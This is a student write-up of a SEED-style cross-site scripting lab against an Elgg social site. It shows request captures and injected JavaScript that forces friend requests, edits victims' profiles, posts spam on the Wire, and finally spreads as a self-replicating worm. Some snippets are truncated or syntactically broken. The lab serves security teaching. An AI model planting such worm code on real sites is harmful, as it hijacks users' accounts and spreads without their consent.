

## Task 1: Becoming the Victim's Friend

To complete this task, first I had to identify the HTTP GET request that is sent, when a person (Samy) wants to add another (Alice) as a friend.

Getting Add friend URL:




Figure:1

The URL includes friend=58&... here 58 denotes the GUID of the person whom Samy wants to send a request. So, it is accessed by elgg.page\_owner.guid. (Figure 2). Here page\_owner denotes the user whose profile Samy is viewing.

```
data":{},"page_owner":{"guid":58,"type":"user","subtype":"user","owner_guid":58,"container_guid":0,"time_cr
```

Figure: 2

The \_\_elgg\_ts & \_\_elgg\_token of the URL can be found in elgg.security.token.\_\_elgg\_ts and elgg.security.token.\_\_elgg\_token respectively. It should be observed that in the URL \_\_elgg\_ts & \_\_elgg\_token are kept twice. So, I had to replicate these two like the URL above to make it work. Finally, it was said that Samy should not be affected by the attack when he visits his own profile. If Samy visits his own profile, then elgg.session.user.guid (Figure 3) will be equal to elgg.page\_owner.guid, since Samy is seeing his own profile. So to protect Samy from the attack I had to check that whether these two GUIDs are different or not.

```
":"token":{"__elgg_ts":1707846281,"__elgg_token":"ix8cz6F-giJdTXK0qorIVA"}}, "session":{"user":{"guid":59,"type":"user","subtype":"user"}, "server.com/cache/1587931381/default/jquery-ui.js"></script><script src="http://www.seed-server.com/cache/1587931381/default/elgg/require
```

Figure: 3

## Code snippet:

```
<script type="text/javascript">

    window.onload = function ()
    {

        var user_guid = elgg.session.user.guid;
        var page_owner_guid = elgg.page_owner.guid;

        if(user_guid != page_owner_guid)
        {

            var Ajax=null;
            var ts="__elgg_ts="+elgg.security.token.__elgg_ts;
            var token="__elgg_token="+elgg.security.token.__elgg_token;
            //Construct the HTTP request to add Samy as a friend.

            var sendurl="http://www.seed-server.com/action/friends/add?friend="+ page_owner_guid+ts+ts+token+token;

            //Create and send Ajax request to add friend
            Ajax=new XMLHttpRequest();
            Ajax.open("GET",sendurl,true);
            Ajax.setRequestHeader("Host","www.seed-server.com");
            Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
            Ajax.send();

        }

    }

</script>
```

## Task 2: Modifying the Victim's Profile




Figure : 1

Similarly, at first Samy had to see the URL of the POST HTTP request that is sent when he wants to edit his own profile. (Figure 1). Next he has to analyze the fields whose content will be changed (Figure 2 and 3). Form data has a field called guid, this denotes the user\_id of the user whose profile will be changed. So Samy has to put something like elgg.session.user.guid in the script. This will get guid of the person who will visit samy's profile. Finally, Samy will put the strings in the fields, what he wants to change. All the strings will be "&fieldname=" format because content-type was set application/x-www-form-urlencoded. To set all the field's access levels to "Logged in Users." samy has to set &accesslevel[field\_name]=1.

| Status | Method | Domain             | File                 | Initiator               | Type | Transferred | Size     | Headers                   | Cookies                | Request                                                              | Response | Timings |
|--------|--------|--------------------|----------------------|-------------------------|------|-------------|----------|---------------------------|------------------------|----------------------------------------------------------------------|----------|---------|
| 200    | GET    | www.seed-server... | samy                 | document                | html | 4.30 KB     | 15.67 KB | ✓ View Request Parameters |                        |                                                                      |          |         |
| 200    | GET    | www.seed-server... | 5image.png           | img                     | png  | cached      | 4.57 KB  | 1                         |                        | Request payload                                                      |          |         |
| 200    | GET    | www.seed-server... | jquery.js            | script                  | js   | cached      | 0 B      | 2                         |                        | Content-Disposition: form-data; name="__elgg_token"                  |          |         |
| 200    | GET    | www.seed-server... | jquery-ui.js         | script                  | js   | cached      | 0 B      | 4                         | X80oVA2HH9uU6T2b5SnImQ | Content-Disposition: form-data; name="__elgg_ts"                     |          |         |
| 200    | GET    | www.seed-server... | require_config.js    | script                  | js   | cached      | 789 B    | 6                         |                        | Content-Disposition: form-data; name="__elgg_ts"                     |          |         |
| 200    | GET    | www.seed-server... | require.js           | script                  | js   | cached      | 0 B      | 8                         | 1707852322             | Content-Disposition: form-data; name="name"                          |          |         |
| 200    | GET    | www.seed-server... | elgg.js              | script                  | js   | cached      | 0 B      | 10                        |                        | Content-Disposition: form-data; name="name"                          |          |         |
| 200    | GET    | www.seed-server... | jquery.js            | require.js:122 (script) | js   | cached      | 0 B      | 11                        |                        |                                                                      |          |         |
| 200    | GET    | www.seed-server... | en.js                | require.js:122 (script) | js   | cached      | 0 B      | 12                        | Samy                   | Content-Disposition: form-data; name="description"                   |          |         |
| 200    | GET    | www.seed-server... | webpack-polyfill.js  | require.js:122 (script) | js   | cached      | 0 B      | 14                        |                        | Content-Disposition: form-data; name="description"                   |          |         |
| 200    | GET    | www.seed-server... | formdata-polyfill.js | require.js:122 (script) | js   | cached      | 0 B      | 15                        |                        |                                                                      |          |         |
| 200    | GET    | www.seed-server... | widgets.js           | require.js:122 (script) | js   | cached      | 0 B      | 16                        | <p>qwerrtsad</p>       |                                                                      |          |         |
| 200    | GET    | www.seed-server... | init.js              | require.js:122 (script) | js   | cached      | 0 B      | 17                        |                        |                                                                      |          |         |
| 200    | GET    | www.seed-server... | ready.js             | require.js:122 (script) | js   | cached      | 370 B    | 18                        |                        | Content-Disposition: form-data; name="accesslevel[description]"      |          |         |
| 200    | GET    | www.seed-server... | jquery.js            | require.js:122 (script) | js   | cached      | 123 B    | 19                        | 1                      |                                                                      |          |         |
| 200    | GET    | www.seed-server... | jquery.js            | require.js:122 (script) | js   | cached      | 0 B      | 20                        |                        | Content-Disposition: form-data; name="briefdescription"              |          |         |
| 200    | GET    | www.seed-server... | jquery.js            | require.js:122 (script) | js   | cached      | 175 B    | 21                        | 1905098                |                                                                      |          |         |
| 200    | GET    | www.seed-server... | form.js              | require.js:122 (script) | js   | cached      | 1.01 KB  | 22                        |                        | Content-Disposition: form-data; name="accesslevel[briefdescription]" |          |         |
| 200    | GET    | www.seed-server... | reportedcontent.js   | require.js:122 (script) | js   | cached      | 0 B      | 23                        |                        |                                                                      |          |         |
| 200    | GET    | www.seed-server... | reportedcontent.js   | require.js:122 (script) | js   | cached      | 0 B      | 24                        | 1                      |                                                                      |          |         |
| 200    | GET    | www.seed-server... | favicon-128.png      | faviconloader.svg:10    | png  | cached      | 4.33 KB  | 25                        |                        | Content-Disposition: form-data; name="location"                      |          |         |
| 200    | GET    | www.seed-server... | favicon.svg          | faviconloader.svg:10    | svg  | cached      | 6.50 KB  | 26                        |                        |                                                                      |          |         |
| 200    | GET    | www.seed-server... | Plugin.js            | require.js:122 (script) | js   | cached      | 145 B    | 27                        | qwerrqrwe              | Content-Disposition: form-data; name="accesslevel[location]"         |          |         |
| 200    | GET    | www.seed-server... | Plugin.js            | require.js:122 (script) | js   | cached      | 0 B      | 28                        |                        |                                                                      |          |         |
| 200    | GET    | www.seed-server... | jquery.colorbox.js   | require.js:122 (script) | js   | cached      | 0 B      | 29                        | 1                      |                                                                      |          |         |
| 200    | GET    | www.seed-server... | spinner.js           | require.js:122 (script) | js   | cached      | 754 B    | 30                        |                        | Content-Disposition: form-data; name="interests"                     |          |         |

Figure: 2

| Headers                   | Cookies | Request                                                              | Response | Timings |
|---------------------------|---------|----------------------------------------------------------------------|----------|---------|
| Filter Request Parameters |         |                                                                      |          |         |
| Request payload           |         |                                                                      |          |         |
| 1                         |         | -----27462499311115644193772326018                                   |          |         |
| 2                         |         | Content-Disposition: form-data; name="__elgg_token"                  |          |         |
| 3                         |         |                                                                      |          |         |
| 4                         |         | X80oVA2HH9uU6T2b5SnImQ                                               |          |         |
| 5                         |         | -----27462499311115644193772326018                                   |          |         |
| 6                         |         | Content-Disposition: form-data; name="__elgg_ts"                     |          |         |
| 7                         |         |                                                                      |          |         |
| 8                         |         | 1707852322                                                           |          |         |
| 9                         |         | -----27462499311115644193772326018                                   |          |         |
| 10                        |         | Content-Disposition: form-data; name="name"                          |          |         |
| 11                        |         |                                                                      |          |         |
| 12                        |         | Samy                                                                 |          |         |
| 13                        |         | -----27462499311115644193772326018                                   |          |         |
| 14                        |         | Content-Disposition: form-data; name="description"                   |          |         |
| 15                        |         |                                                                      |          |         |
| 16                        |         | <p>qwerrtsad</p>                                                     |          |         |
| 17                        |         | -----27462499311115644193772326018                                   |          |         |
| 18                        |         | Content-Disposition: form-data; name="accesslevel[description]"      |          |         |
| 19                        |         |                                                                      |          |         |
| 20                        |         | 1                                                                    |          |         |
| 21                        |         | -----27462499311115644193772326018                                   |          |         |
| 22                        |         | Content-Disposition: form-data; name="briefdescription"              |          |         |
| 23                        |         |                                                                      |          |         |
| 24                        |         | 1905098                                                              |          |         |
| 25                        |         | -----27462499311115644193772326018                                   |          |         |
| 26                        |         | Content-Disposition: form-data; name="accesslevel[briefdescription]" |          |         |
| 27                        |         |                                                                      |          |         |
| 28                        |         | 1                                                                    |          |         |
| 29                        |         | -----27462499311115644193772326018                                   |          |         |
| 30                        |         | Content-Disposition: form-data; name="location"                      |          |         |
| 31                        |         |                                                                      |          |         |
| 32                        |         | qwerrqrwe                                                            |          |         |
| 33                        |         | -----27462499311115644193772326018                                   |          |         |
| 34                        |         | Content-Disposition: form-data; name="accesslevel[location]"         |          |         |
| 35                        |         |                                                                      |          |         |
| 36                        |         | 1                                                                    |          |         |
| 37                        |         | -----27462499311115644193772326018                                   |          |         |
| 38                        |         | Content-Disposition: form-data; name="interests"                     |          |         |
| 39                        |         |                                                                      |          |         |

Figure: 3

## Code snippet:

```
<script type="text/javascript">
    window.onload = function () {
        //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
        //and Security Token __elgg_token
        var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
        var token = "&__elgg_token=" + elgg.security.token.__elgg_token;

        var user_guid = elgg.session.user.guid;
        var page_owner_guid = elgg.page_owner.guid;

        //Construct the content of your url.
        var sendurl = " http://www.seed-server.com/action/profile/edit"; //FILL IN
        var content = ts + token + "&guid=" + user_guid + "&name=lol" + "&description=random" + "&accesslevel["
        ; //FILL IN

        if (user_guid != page_owner_guid) {
            //Create and send Ajax request to modify profile
            var Ajax = null;
            Ajax = new XMLHttpRequest();
            Ajax.open("POST", sendurl, true);
            Ajax.setRequestHeader("Host", "www.seed-server.com");
            Ajax.setRequestHeader("Content-Type",
                "application/x-www-form-urlencoded");
            Ajax.send(content);
        }
    }
</script>
```

### Task 3: Posting on the Wire on Behalf of the Victim:

Similarly like task 2, first samy had to identify the POST HTTP request URL (Figure 1). The body field of the form has to be modified shown in (Figure 2)




Figure: 1

|                           | Headers                                                                                       | Cookies | Request | Response | Timings |
|---------------------------|-----------------------------------------------------------------------------------------------|---------|---------|----------|---------|
| Filter Request Parameters |                                                                                               |         |         |          |         |
| Request payload           |                                                                                               |         |         |          |         |
| 1                         | -----12699540852876442835589061338                                                            |         |         |          |         |
| 2                         | Content-Disposition: form-data; name="__elgg_token"                                           |         |         |          |         |
| 3                         |                                                                                               |         |         |          |         |
| 4                         | i-jAUDuop82xX4ZmIhcFBw                                                                        |         |         |          |         |
| 5                         | -----12699540852876442835589061338                                                            |         |         |          |         |
| 6                         | Content-Disposition: form-data; name="__elgg_ts"                                              |         |         |          |         |
| 7                         |                                                                                               |         |         |          |         |
| 8                         | 1707886491                                                                                    |         |         |          |         |
| 9                         | -----12699540852876442835589061338                                                            |         |         |          |         |
| 10                        | Content-Disposition: form-data; name="body"                                                   |         |         |          |         |
| 11                        |                                                                                               |         |         |          |         |
| 12                        | To earn 12 USD/Hour(!) , visit now                                                            |         |         |          |         |
| 13                        | <a href="http://www.seed-server.com/profile/samy">http://www.seed-server.com/profile/samy</a> |         |         |          |         |
| 14                        | -----12699540852876442835589061338--                                                          |         |         |          |         |
| 15                        |                                                                                               |         |         |          |         |

### Code snippet:

```

<script type="text/javascript">
    window.onload = function () {
        //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
        //and Security Token __elgg_token
        var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
        var token = "&__elgg_token=" + elgg.security.token.__elgg_token;

        var user_guid = elgg.session.user.guid;
        var page_owner_guid = elgg.page_owner.guid;

        //Construct the content of your url.
        var sendurl = "http://www.seed-server.com/action/thewire/add"; //FILL IN
        var content = ts + token + "&guid=" + user_guid + "&body=To earn 12 USD/Hour(!) \n visit

        if (user_guid != page_owner_guid) {
            //Create and send Ajax request to modify profile
            var Ajax = null;
            Ajax = new XMLHttpRequest();
            Ajax.open("POST", sendurl, true);
            Ajax.setRequestHeader("Host", "www.seed-server.com");
            Ajax.setRequestHeader("Content-Type",
                "application/x-www-form-urlencoded");
            Ajax.send(content);
        }
    }
</script>

```

## Task 4: Design a Self-Propagating Worm

For this task, samy has to place the code of task 1,2,3 . Here one thing to be noted is that, while posting in the wire, the person being infected has to post his profile link. This can be retrieved from (Figure 1):  
elgg.session.user.url

```
-02-14T02:25:43-05:00", "url": "http://www.seed-server.com/profile/samy", "name": "Samy", "username": "samy", "language": "en", "admin": false}, "token": "5  
script"><script src="http://www.seed-server.com/cache/1587931381/default/elgg.js"></script><script>
```

Figure: 1

## Code snippet:

```
<script id="worm" type="text/javascript">

    window.onload = function () {
        var user_guid = elgg.session.user.guid;
        var page_owner_guid = elgg.page_owner.guid;

        if (user_guid != page_owner_guid && user_guid != 59) {

            var Ajax = null;
            var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
            var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
            //Construct the HTTP request to add Samy as a friend.

            var sendurl = "http://www.seed-server.com/action/friends/add?friend=" + page_owner_guid + ts

            //Create and send Ajax request to add friend
            Ajax = new XMLHttpRequest();
            Ajax.open("GET", sendurl, true);
            Ajax.setRequestHeader("Host", "www.seed-server.com");
            Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
            Ajax.send();

            sendurl = "http://www.seed-server.com/action/thewire/add"; //FILL IN
            content = ts + token + "&guid=" + user_guid + "&body=" + elgg.session.user.url

            Ajax = null;
            Ajax = new XMLHttpRequest();
            Ajax.open("POST", sendurl, true);
            Ajax.setRequestHeader("Host", "www.seed-server.com");
            Ajax.setRequestHeader("Content-Type",
                "application/x-www-form-urlencoded");
            Ajax.send(content);

            var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
            var jsCode = document.getElementById("worm").innerHTML;
            var tailTag = "</script>";
            var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

            sendurl = " http://www.seed-server.com/action/profile/edit"; //FILL IN
            content = token + ts + "&description=" + wormCode + "&" + "guid=" + user_guid;

            Ajax = null;
            Ajax = new XMLHttpRequest();
            Ajax.open("POST", sendurl, true);
            Ajax.setRequestHeader("Host", "www.seed-server.com");
            Ajax.setRequestHeader("Content-Type",
                "application/x-www-form-urlencoded");
            Ajax.send(content);
        }
    }
</script>
```

The infected code will be replicated to the victim, since we are calling the script header with id = “worm” each time and all the content of the script is placed in the victim’s About me section as like task 2.

Here `if (user_guid != page_owner_guid && user_guid != 59)` is included so that a person visiting his own profile doesn't get infected and samy whose guid is 59 should not get affected by the attack